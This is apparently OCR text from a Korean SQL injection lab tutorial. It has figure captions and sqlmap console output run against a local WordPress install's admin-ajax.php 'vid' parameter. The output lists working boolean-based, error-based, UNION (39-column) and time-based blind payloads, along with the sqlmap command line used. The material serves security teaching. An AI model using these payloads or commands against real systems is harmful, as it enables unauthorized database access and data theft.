
그림 3-12 SQL 인젝션이 실행되어 사용자 계정이 표시됨




SQL 두번째 실습, 기밀 데이터 접근




SQL 검증용 PHP 페이지 제작



윈도우 운영체제에서의, sqlmap 이용



Sql인젝션 실습 1, 명령어 실행 확인




sqlmap 실행 결과 (1)

```
Place: GET
Parameter: vid
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: action=rss&type=video&vid=1 AND 6933=6933

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: action=rss&type=video&vid=1 AND (SELECT 3632 FROM(SELECT
COUNT(*),CONCAT(0x7161796571,(SELECT (CASE WHEN (3632=3632) THEN 1
ELSE 0 END)),0x717a656571,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.
CHARACTER_SETS GROUP BY x)a)

    Type: UNION query
    Title: MySQL UNION query (NULL) - 39 columns
    Payload: action=rss&type=video&vid=1 UNION ALL SELECT NULL,NULL,NUL
L,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71617
96571,0x51414c734e464f6d5547,0x717a656571),NULL,NULL,NULL,NULL,NULL,NUL
L,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL
,NULL,NULL,NULL,NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: action=rss&type=video&vid=1 AND SLEEP(5)
---
[17:38:12] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.6.0, Apache 2.4.10
```



C:₩Windows₩system32₩cmd.exe

```
[18:20:50] [INFO] testing 'Generic UNION query (random number) - 1 to
10 columns'
[18:23:40] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'

[18:26:31] [INFO] testing 'MySQL UNION query (random number) - 1 to 10
 columns'
[18:29:21] [WARNING] Referer parameter 'Referer' does not seem to be i
njectable
[18:29:21] [CRITICAL] all tested parameters do not appear to be inject
able. Try to increase values for '--level'/'--risk' options if you wis
h to perform more tests. If you suspect that there is some kind of pro
tection mechanism involved (e.g. WAF) maybe you could try to use optio
n '--tamper' (e.g. '--tamper=space2comment')

[*] shutting down at 18:29:21


C:₩sqlmap>--url "http://127.0.0.1/wordpress/wp-admin/admin-ajax.php?ac
tion=rss$type=video&vid=1" --level 3 --risk 3 --dbms MySQL
```

C:¥Windows¥system32¥cmd.exe

```
[20:51:26] [INFO] testing 'MySQL >= 5.0.12 time-based blind - ORDER BY
, GROUP BY clause'
[20:51:26] [INFO] testing 'PostgreSQL > 8.1 time-based blind - ORDER B
Y, GROUP BY clause'
[20:51:27] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP B
Y clause (DBMS_LOCK.SLEEP)'
[20:51:27] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP B
Y clause (DBMS_PIPE.RECEIVE_MESSAGE)'
[20:51:28] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 column
s'
[20:52:40] [INFO] testing 'Generic UNION query (random number) - 1 to
10 columns'
[20:53:51] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'

[20:55:03] [INFO] testing 'MySQL UNION query (random number) - 1 to 10
 columns'
[20:56:15] [WARNING] Referer parameter 'Referer' does not seem to be i
njectable
[20:56:15] [CRITICAL] all tested parameters do not appear to be inject
able. Try to increase values for '--level'/'--risk' options if you wis
h to perform more tests. If you suspect that there is some kind of pro
tection mechanism involved (e.g. WAF) maybe you could try to use optio
n '--tamper' (e.g. '--tamper=space2comment')

[*] shutting down at 20:56:15


C:¥sqlmap>
C:¥sqlmap>
C:¥sqlmap>
C:¥sqlmap>
C:¥sqlmap>
```